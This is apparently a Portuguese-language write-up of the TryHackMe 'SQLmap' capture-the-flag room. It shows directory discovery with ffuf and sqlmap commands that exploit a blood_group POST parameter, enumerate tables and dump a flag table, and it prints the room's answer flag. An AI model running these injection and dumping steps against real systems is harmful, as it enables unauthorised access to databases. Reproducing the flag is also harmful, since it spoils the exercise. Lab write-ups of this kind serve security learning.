


## TryHackMe - SQLmap

Link: <https://tryhackme.com/room/sqlmap>

## Reconhecimento




A página a princípio não parece conter nada de interessante, mas fomos instruídos pelo exercício para achar um diretório interessante, então podemos usar um enumerador de diretórios como o **ffuf**. Após algumas tentativas a wordlist **directory-list-2.3-small.txt** acabou funcionando:

**ffuf -w**


**Downloads/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://10.10.62.228/FUZZ"**

```
[Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 240ms]
* FUZZ: blood
```

Acessando o domínio **blood**, achamos uma página de verdade




Como está página já tem uma request logo de cara, podemos analisar essa request com o Burp Suite. Copiando o texto para um arquivo podemos utilizar essa request para fazer uma tentativa de ataque no SQLmap



Salvando o texto para um arquivo sqlmap.txt, o usaremos desta forma:

**sqlmap -r sqlmap.txt**



O SQLmap realiza várias perguntas sobre o ataque, e escolhendo as opções recomendadas pelo próprio programa, achamos pontos de injeção.

```
[13:33:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:33:58] [INFO] POST parameter 'blood_group' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[13:35:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:35:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:35:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[13:35:05] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[13:35:17] [WARNING] reflective value(s) found and filtering out
[13:35:22] [INFO] target URL appears to be UNION injectable with 8 columns
[13:35:23] [INFO] POST parameter 'blood_group' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'blood_group' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
```

Usando o blood\_group na forma POST ele achou vulnerabilidades de ataques time-based blind e UNION based query. Também encontrou que a database atual é a versão MySQL 5.0.12. Usando a mesma post request, vamos então pedir o user atual com

```
sqlmap -r sqlmap.txt --current-user
```

```
[13:37:32] [WARNING] reflective value(s) found and filtering out
current user: 'root@localhost'
```

User atual: **root**

Finalmente, vamos achar a flag necessária, começando pelo que tem nas tabelas:

```
sqlmap -r sqlmap.txt --tables
```

```
Database: blood
[3 tables]
+-----+
| blood_db |
| flag    |
| users   |
+-----+
```

Agora que sabemos que dentro da database blood temos a tabela flag, vamos olhar o que tem na tabela flag:

```
sqlmap -r sqlmap.txt -T flag --dump
```

```
Database: blood
Table: flag
[1 entry]
+----+-----+-----+
| id | flag | name |
+----+-----+-----+
| 1  | thm{sqlm@p_is_L0ve} | flag |
+----+-----+-----+
```

**thm{sqlm@p\_is\_L0ve}**